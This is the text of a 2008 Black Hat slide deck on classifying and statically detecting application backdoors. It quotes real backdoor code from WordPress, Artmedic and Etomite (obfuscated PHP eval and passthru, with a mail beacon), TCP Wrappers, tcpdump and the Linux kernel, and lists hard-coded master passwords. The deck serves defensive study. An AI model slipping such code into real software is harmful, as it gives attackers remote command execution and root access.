Classification and Detection of Application Backdoors

Chris Wysopal

Black Hat DC Briefings
21 February 2008

VERACODE

Introduction

- Chris Wysopal
  - CTO and Co-Founder, Veracode Inc.
  - Previously Symantec, @stake, L0pht, BBN
  - Co-author of L0phtCrack, author of Netcat for Windows
  - Author of “The Art of Software Security Testing” published by Addison-Wesley

Contents

- Background
- Backdoor Mechanisms (characteristics, examples, detection)
  - Special Credentials
  - Hidden Functionality
  - Unintended Network Activity
  - Manipulation of Security-Critical Parameters
- Additional Detection Techniques
- Malicious Code and Other Vulnerabilities
- Conclusion / Questions

Background

VERACODE

Backdoors Are Not Secrets!

Wargames (1983)

Types of Backdoors

- Crypto backdoors
  - Designed weakness for a particular key or message
- System backdoors
  - Malware written to compromise a system (i.e. the application itself is the backdoor)
  - Sometimes relies on social engineering for initial execution
- Application backdoors – the focus of this talk
  - Modifications to legitimate programs designed to bypass security mechanisms (i.e. applications that would already be running)
  - Often inserted by those who have legitimate access to source code or distribution binaries
  - Can result in system compromise as well
  - Not specific to any particular programming language

How Prevalent is the problem

- Select 100 COTS/open source applications packages randomly
  - Packages with dead code 79 packages
  - Packages with unwanted code (backdoors, etc.) 23 packages
  - Packages with suspicious behaviors 89 packages
  - Packages with possible malicious code 76 packages
  - Known worms, Trojans, rootkits, etc. 21 packages
  - Possible worms, Trojans, rootkits, etc. 69 packages

Source: Reifer Consultants presentation at Oct 2007 DHS SwA Forum

Targets of Application Backdoors

- Web applications
- Server applications
- Network appliances
- Operating systems

Attacker Motivation

- Practical method of compromise for many systems
  - Let the users install your backdoor on systems you have no access to
  - Looks like legitimate software so can bypass AV
- Retrieve and manipulate valuable private data
  - Looks like legitimate application traffic so little risk of detection by IDS
- For high value targets such as financial services and government it becomes cost effective and more reliable.
  - Report of the Defense Science Board Task Force, “Mission Impact of Foreign Influence on DoD Software”:
  - *High-end attackers will not be content to exploit opportunistic vulnerabilities, which might be fixed and therefore unavailable at a critical juncture. They may seek to implant vulnerability for later exploitation.*

Current State of Detection

- Application backdoors best detected by inspecting the source or binary code of the program
- Application backdoor scanning is imperfect
  - Impossible to programmatically determine the intent of application logic
- Backdoors in source may be detected quickly but backdoors in binaries often take years to surface
  - Linux backdoor attempt vs. Borland Interbase
- Most security code reviews focus on finding vulnerabilities with little emphasis on backdoors
- This talk focuses solely on **static** detection methods

Special Credentials

VERACODE

Characteristics

- Special credentials, usually hard-coded, which circumvent security checks
  - Usernames
  - Passwords
  - Secret hash or key

The Keymaker from “The Matrix Reloaded”

He is able to make keys that get him into secret areas of the Matrix.

Borland Interbase 4.0, 5.0, 6.0 (2001)

- Hard-coded username “politically” with the password “correct” allowed remote access
- Credentials inserted into the database at startup
- Support for user-defined functions equates to administrative access on the server
- Undetected for over seven years
- Opening the source revealed the backdoor

Borland Interbase (cont’d)

```
dpb = dpb_string;
*dpb++ = gds__dpb_version1;
*dpb++ = gds__dpb_user_name;
*dpb++ = strlen (LOCKSMITH_USER);
q = LOCKSMITH_USER;
while (*q)
    *dpb++ = *q++;

*dpb++ = gds__dpb_password_enc;
strcpy (password_enc, (char *)ENC_crypt (LOCKSMITH_PASSWORD,
                                         PASSWORD_SALT));
q = password_enc + 2;
*dpb++ = strlen (q);
while (*q)
  *dpb++ = *q++;

dpb_length = dpb - dpb_string;

isc_attach_database (status_vector, 0, GDS_VAL(name), &DB, dpb_length,
                     dpb_string);
```

Intel NetStructure 7110 SSL Accelerator (2000)

- Administrator password overridden by an undocumented shell password known as “wizard” mode
- Shell password derived from MAC address of primary Ethernet interface
- Results in root privileges on the appliance

Cart32 Shopping Cart 2.6, 3.0 (2001)

- Undocumented functionality accessible using hard-coded password "wemilo"
  - One URL provided a list of all shops on the server along with their passwords, which could be used to execute arbitrary commands on the server
- A second URL provided a way to change the administrative password without knowledge of the current password
  - Backdoor or lazy developer?
- Undetected for over five years

APC SmartSlot Management Card (2004)

- Management card installed by default in many of APC’s SmartSwitch and UPS products
- Bypass authentication to console or Telnet interfaces by providing any username with the password “TENmanUFactOryPOWER”
- Allowed memory dump of EEPROM which contained unencrypted usernames and passwords on the device

Detection

- Identify static variables that look like usernames or passwords
  - Start with all static strings using the ASCII character set
  - Focus on string comparisons as opposed to assignments or placeholders
  - Also inspect known crypto API calls where these strings are passed in as plaintext data

- Identify static variables that look like hashes
  - Start with all static strings using the character set [0-9A-Fa-f]
  - Narrow down to strings that correspond to lengths of known hash algorithms such as MD5 (128 bits) or SHA1 (160 bits)
  - Focus on string comparisons as opposed to assignments or placeholders
  - Examine cross-references to these strings

Detection (cont'd)

- Identify static variables that look like cryptographic keys
  - Start with all static character arrays declared or dynamically allocated to a valid key length
  - Also identify static character arrays that are a multiple of a valid key length, which could be a key table
  - Narrow down to known crypto API calls where these arrays are passed in as the key parameter, for example:
    - OpenSSL: DES_set_key(const_DES_cblock *key, DES_key_schedule *schedule)
    - BSAFE: B_SetKeyInfo(B_KEY_OBJ keyObject, B_INFO_TYPE infoType, POINTER info)
  - Perform a statistical test for randomness on static variables
    - Data exhibiting high entropy is likely encrypted data and should be inspected further

Hidden Functionality

VERACODE

Characteristics

- Invisible parameters in web applications
  - not to be confused with hidden form fields
- Undocumented commands
- Leftover debug code
  - e.g. WIZ command in early sendmail
- May be combined with “special” IP addresses

Number Six, a Cylon Agent, from Battlestar Galactica

In exchange for access to government mainframes she helps design the navigation program subsequently used by Colonial warships, covertly creating backdoors in the program.

ircII 2.2.9 (1994)

- Hidden commands JUPE and GROK
- Provided access to the account running the IRC client

WordPress 2.1.1 (2007)

- One of two WordPress download servers compromised
- Two PHP files modified to allow remote command injection
- Detected within one week

```
function comment_text_phpfilter($filterdata) {
  eval($filterdata);
}
...
if ($_GET["ix"]) { comment_text_phpfilter($_GET["ix"]); }

function get_theme_mcommand($mcds) {
  passthru($mcds);
}
...
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

Artmedic CMS 3.4 (2007)

- Multiple source files altered to allow remote command injection or arbitrary PHP includes
- Attempt at obfuscation
- Detected within two weeks

```
$print =
'aWYoJF9HRVRbJ2luY2x1ZGUnXSkgaW5jbHVkZSgkX0dFVFsnaW5jbHVkZSddKTsNCmlmKCRfR0V
UWydjbWQnXSkgcGFzc3RocnUoJF9HRVRbJ2NtZCddKTsNCmlmKCRfR0VUWydwaHAnXSkgZXZhbCg
kX0dFVFsncGhwJ10pOw==';
eval(base64_decode($print));
```

which decodes to:

```
if($_GET['include']) include($_GET['include']);
if($_GET['cmd']) passthru($_GET['cmd']);
if($_GET['php']) eval($_GET['php']);
```

Quake Server (1998)

- RCON command on Quake server allows administrators to remotely send commands to the Quake console with a password
- Bypass authentication using hard-coded password “tms”
- Packet source address in the 192.246.40.x subnet
- Affected Quake 1, QuakeWorld, and Quake 2 Win32/Linux/Solaris

TCP Wrappers 7.6 (1999)

- Provides access to a privileged shell when a client connects from source port 421
- Detected and patched within 12 hours

```
char IDENT[]="NC421\n";
char SRUN[]="-csh";
char SPATH[]="/bin/csh";
#define PORT 421

...

struct sockaddr_in from;
char path[MAXPATHNAMELEN];
int fromlen;

fromlen = sizeof(from);if (getpeername(0,(struct sockaddr*)&from,
&fromlen)>=0){if(ntohs(from.sin_port)==PORT){write(0,IDENT,
strlen(IDENT));execl(SPATH,SRUN,(char*)0);}}
```

Courtesy of The Daily WTF

- An authentication backdoor in a web application, using an invisible parameter

```
authTicket = identMgmt.GetAuthenticationTicket(username, password);
if (authTicket == null)
{
  if (request.getParameter("backdoor") != null
      && request.getParameter("backdoor").equals("secret"))
  {
    authTicket = AuthenticationTicket.CreateFromTemplate("sysadmin");
    authTicket.Username = username;
    authTicket.FullName = "System Administrator";
  }
  else
  {
    throw new AuthorizationException();
  }
}
```

Detection

- Recognize common patterns in scripting languages, e.g.:
  - Create an obfuscated string
  - Input into deobfuscation function (commonly Base64)
  - Call eval() on the result of the deobfuscation
  - Payload code allows command execution, auth bypass, etc.

  ```
  http://www.google.com/codesearch?hl=en&lr=&q=eval%5C%28base64_decode+file
  %3A%5C.php%24&btnG=Search
  ```

- Identify GET or POST parameters parsed by web applications
  - Compare to form fields in HTML, JSP, etc. pages to find fields that only appear on the server side

Detection (cont'd)

- Identify potential OS command injection vectors
  - In C, calls to the exec() family, system(), popen(), etc.
  - In PHP, standard code review techniques such as looking for popen(), system(), exec(), shell_exec(), passthru(), eval(), backticks, etc.
    - Also, calls to fopen(), include() or require()
  - Analyze data flow to check for tainted parameters
- Identify static variables that look like application commands
  - Start with all static strings using the ASCII character set (depending on the protocol, hidden commands might not be human-readable text)
  - Focus on string comparisons as opposed to assignments or placeholders
  - Check the main command processing loop(s) to see if it uses direct comparisons or reads from a data structure containing valid commands

Detection (cont’d)


- Identify comparisons with specific IP addresses or DNS names
  - In C, start with all calls to socket API functions such as getpeername(), gethostbyname(), and gethostbyaddr()
  - Comparisons against the results of these functions are suspicious
  - Don’t forget to look at ports as well

Unintended Network Activity

VERACODE

Characteristics

- Listens on an undocumented port
- Makes outbound connections
- Leaks information over the network
  - Reads from registry, files, or other local resources
  - Sends data out via SMTP, HTTP, UDP, ICMP, or other protocols
- Potentially combined with rootkit behavior to hide the network activity from host-based IDS



In the movie, Konstantin Konali markets a computer game that everyone in the world is playing. With a sequel to the game he wants to put backdoors in all computer systems on which it gets installed, thus providing access to the police and other government systems.

OpenSSH 3.2.2, 3.4, 3.4p1 (2002)

- File bf-test.c added, masquerading as a test case for Blowfish on HP-UX PL.2
- When compiled and run, generates a shell script that creates conftest.c
  - Creates a command and control channel with a remote server on port 6667 (normally used for IRC)
  - Takes an action based on the command received
    - ‘A’ : Kills itself
    - ‘D’ : Uses dup2() to spawn interactive shell over the existing socket
    - ‘M’ : Sleeps for an hour
- Detected within two days
- Delivery mechanism was an application but borders on being a system backdoor

OpenSSH (cont’d) – from bftest.c

```
static unsigned char ecb_data[]={
  0x0c,0x0e,0x00,0x4d,0x46,0x41,0x00,0x5c,0x47,0x25,0x4c,
  0x4e,0x5b,0x0f,0x11,0x4c,0x40,0x41,0x49,0x5b,0x4a,0x5c,
  0x5b,0x01,0x4c,0x0f,0x13,0x13,0x70,0x6e,0x6c,0x6a,0x60,
  0x69,0x25,0x0c,0x46,0x41,0x4c,0x43,0x5a,0x4b,0x4a,0x0f,
  0x13,0x5c,0x5b,0x4b,0x46,0x40,0x01,0x47,0x11,0x0f,0x25,
  0x0c,0x46,0x41,0x4c,0x43,0x5a,0x4b,0x4a,0x0f,0x13,0x5c,
  0x56,0x5c,0x00,0x5b,0x56,0x5f,0x4a,0x5c,0x01,0x47,0x11,
  ...
}
printf("# testing in raw ecb mode\n");
n=0;
if (memcmp(&(bfcipher[n][0]),&(cbc_iv[0]),8) != 0) {
  err = 1;
}
if (memcmp(&(bfplain[n][0]),&(cbc_iv[0]),8) != 0) {
  err = 1;
}
if (err) {
  for (i = 0; i < sizeof(ecb_data)-1; i++)
    fprintf(stderr, "%c", ecb_data[i] ^ 47);
  }
}
```

libpcap 0.7.1 and tcpdump 3.6.2, 3.7.1 (2002)

- Both the configure script and gencode.c modified
- Configure script downloads trojaned services file which creates a file conftest.c and compiles it (this looks familiar)
  - Creates a command and control channel with a remote server on port 1963
  - Takes an action based on the command received
    - 'A' : Kills itself
    - 'D' : Uses dup2() to spawn interactive shell over the existing socket
    - 'M' : Sleeps for an hour
- Modification to gencode.c in tcpdump filters out traffic on the command and control channel to hide its activity

libpcap and tcpdump (cont’d) – from gencode.c

```
int l;
char *port = "1963";
char *str, *tmp, *new = "not port 1963";

if (buf && *buf && strstr (buf, port)) {
  buf = "port 1964";
} else {
  l = strlen (new) + 1;
  if (!(!buf || !*buf)) {
    l += strlen (buf);
    l += 5; /* and */
  }
  str = (char *)malloc (l);
  str[0] = '\0';
  if (!(!buf || !*buf)) {
    strcpy (str, buf);
    strcat (str, " and ");
  }
  strcat (str, new);
  buf = str;
}
```

Etomite CMS 0.6 (2006)

- PHP file modified to allow remote command injection
- Also sends a beacon via e-mail to a hard-coded e-mail address with the location of the compromised server
- Base64 encoding strikes again

Etomite CMS (cont’d)

```
eval(base64_decode("JGhhbmRsZT1wb3BlbigkX0dFVFtjaWpdLiIgMj4mMSIsInIiKTt3aGlsZS
ghZmVvZigkaGFuZGxlKSl7JGxpbmU9ZmdldHMoJGhhbmRsZSk7aWYoc3RybGVuKCRsaW5lKT49MSl7
ZWNobyAkbGluZTt9fXBjbG9zZSgkaGFuZGxlKTttYWlsKCJjaWpmZXJAbmV0dGkuZmkiLCIiLiRfU0
VSVkVSWydTRVJWRVJfTkFNRSddLiRfU0VSVkVSWydQSFBfU0VMRiddLCJFcnJvciBDb2RlICM3MjA5
MzgiKTs="));
```

which decodes to:

```
$handle=popen($_GET[cij]." 2>&1","r");
while(!feof($handle))
 {
  $line=fgets($handle);
  if(strlen($line)>=1)
     {
       echo $line;
     }
  }
pclose($handle);
mail("cijfer@netti.fi","".$_SERVER['SERVER_NAME'].$_SERVER['PHP_SELF'],
     "Error Code #720938");
```

Detection

- Identify outbound connections
  - In C, start with all calls to socket API functions such as connect(), sendto(), or Win32 API equivalents
  - Focus on any outbound connections to hard-coded IP addresses or ports
  - Analyze data flow to determine what type of information is being sent out
    - Look for calls to standard file I/O or registry functions – some other piece of the backdoor could be populating the data in that location
  - Scripting languages such as PHP also have special function calls implementing protocols such as SMTP via the mail() function
  - Keep in mind that many applications automatically check the manufacturer website for updates

Detection (cont'd)

- Identify potential leaks of sensitive information
  - Start with all calls to known crypto API functions
  - Narrow down to the functions that handle sensitive data such as encryption keys, plaintext data to be encrypted, etc.
  - Note the variable references that correspond to the sensitive data
  - Analyze data flow to identify other places these variables are used, outside of the expected set of "safe" functions, such as:
    - Other crypto API calls
    - strlen(), bzero(), memset(), etc.

Detection (cont'd)

- Identify unauthorized listeners
  - In C, start with all calls to socket API functions such as bind(), recvfrom(), or Win32 API equivalents
  - Some knowledge of normal application traffic will be required to determine which ports, if any, are unauthorized listeners

- Profile binaries by examining import tables
  - Identify anomalies, such as the use of network APIs by a desktop-only application
    - Unix: readelf, objdump, nm
    - Win32: PEDump (console), PEBrowse (GUI)
  - Dig in deeper with a disassembler and trace code paths to the anomalous API calls

Manipulation of Security-Critical Parameters

VERACODE

Characteristics

- Directly manipulate variables or parameters that have security implications
- Manipulate comparisons of security-critical values
- Possible targets in operating system code
  - Privilege levels of users or processes
  - Protection bits on memory pages
  - Scheduling priorities
- Possible targets in application code
  - Authentication functions
  - Authorization functions

Linux Kernel 2.6-test (2003)

- Attempted backdoor insertion via direct modification of the Linux kernel CVS tree
- Modified sys_wait4() function in kernel/exit.c to allow local root compromise

```
if((options == (__WCLONE|__WALL)) &&
   (current->uid = 0))
  retval = -EINVAL;
```

X.Org xorg-server 1.0.0 (2006)

- Several server options designed to be restricted to root, including the ability to specify where modules are loaded from
- In this case, probably an implementation error, but no way to be certain

```
/* First the options that are only allowed for root */
if (getuid() == 0 || geteuid != 0) {
  if (!strcmp(argv[i], "-modulepath")) {
    /* allow arbitrary loading of modules */
  }
}
...
if (!strcmp(argv[i], "-configure")) {
  if (getuid() != 0 && geteuid == 0) {
    ErrorF("The '-configure' option can only be used by root.\n");
    exit(1);
  }
  ... /* otherwise allow */
```

Detection

- Identify all references to variables or parameters that have security implications
  - Assign instead of compare
  - Conditional contains an assignment where the RHS is not the return value of a function (or it is a function that always evaluates to the same value)
- Examine logic expressions in security-critical code or expressions that reference security-related API calls
  - Short-circuited expressions, e.g. if (true || isAuthenticated())
  - Comparing the wrong information
  - Conditionals that always evaluate the same, e.g. function pointer comparisons

Additional Detection Techniques

Characteristics

- Embedded shell commands
- Time bombs
- Rootkit-like behavior
- Code or data anomalies

Detection

- Look for the lowest-hanging fruit first
  - Easy but surprisingly effective: grep through source or run ‘strings’ against binaries to find any hard-coded instances of /bin/sh and the like
  - Identify deliberate obfuscation of static strings, e.g. Base64, Uuencode, ROT-N, XOR
  - Examine filesystem usage, e.g. hidden files /tmp, Win32 ADS

- Identify calls to date and time library calls
  - In C, standard functions such as time(), ctime(), gmtime(), localtime(), gettimeofday() or their thread-safe variants
  - Analyze control flow to determine if certain actions are taken based on the returned time
  - Will be used mostly for logging purposes, execution time calculations, or protocol timestamps

Detection (cont’d)

- Identify potential rootkit-like behavior (user land)
  - Win32 hooks
    - SetWindowsHookEx(), UnhookWindowsHookEx(), CallNextHookEx()
  - API hooking via entry point rewriting or import address table manipulation
    - VirtualProtect(), VirtualProtectEx(), VirtualAlloc(), VirtualAllocEx(), VirtualQuery(), VirtualQueryEx(), etc.
  - DLL injection
    - WriteProcessMemory(), CreateRemoteThread()
  - Keystroke logging
    - AttachThreadInput()
  - Linux: Netfilter hooks, custom protocol handlers
    - dev_add_pack(), __dev_remove_pack(), nf_register_hook(), nf_unregister_hook()
  - Check http://rootkit.com for additional techniques
- Completely different set of attack vectors for kernel-level rootkits

Detection (cont’d)

- Identify code or data anomalies
  - Self-modifying code
    - Calling eval(obfuscated code) in scripting languages
    - Writing into code pages or jumping/calling into data pages
  - Unreachable code
    - May be part of a two-stage backdoor insertion where code is added later that calls the unreachable code

Malicious Code and Other Vulnerabilities

VERACODE

Backdoors in Malware

- Any application can contain a backdoor
- Optix Pro 1.0-1.2 master password (2004)
  - Author embedded a 38-character master password “kjui3498fjk34289890fwe334gfew4ger$"sdf”
  - Was encrypted in storage and decrypted to RAM at run-time
  - Claimed that it was a security measure to reduce the popularity of the application
  - Updated version 1.32+ still has master password but “uses stronger encryption” according to the author
- SubSeven (2000)
  - Author embedded a master password “14438136782715101980”

Exploitable Vulnerabilities

- Embed a vulnerability and hope nobody notices
  - Introduce an exploitable stack, heap, or integer overflow
  - Write a regular expression for input validation that has some bugs but looks “correct enough” to get past code review
- Blurs the definition of what constitutes a backdoor
- Plausible deniability

Conclusions

VERACODE

Impact of an Application Backdoor

- Backdoors are usually trivial to exploit once the word gets out, requiring a faster response time to get a patch shipped
- Reputation impact significantly higher than a typical vulnerability
- PR spin usually required

SDLC: When To Scan For Backdoors?

- Scan the code you are developing or maintaining before release
- Acceptance testing of binary code
  - Code delivered to you as .exe, .dll, .lib, .so
- Validation that your development tool chain isn't inserting backdoors
- Ken Thompson's paper, "Reflections on Trusting Trust"
  - http://www.acm.org/classics/sep95/
  - Thompson not only backdoored the compiler so it created backdoors, he backdoored the disassembler so it couldn't be used to detect his backdoors!

Questions?

VERACODE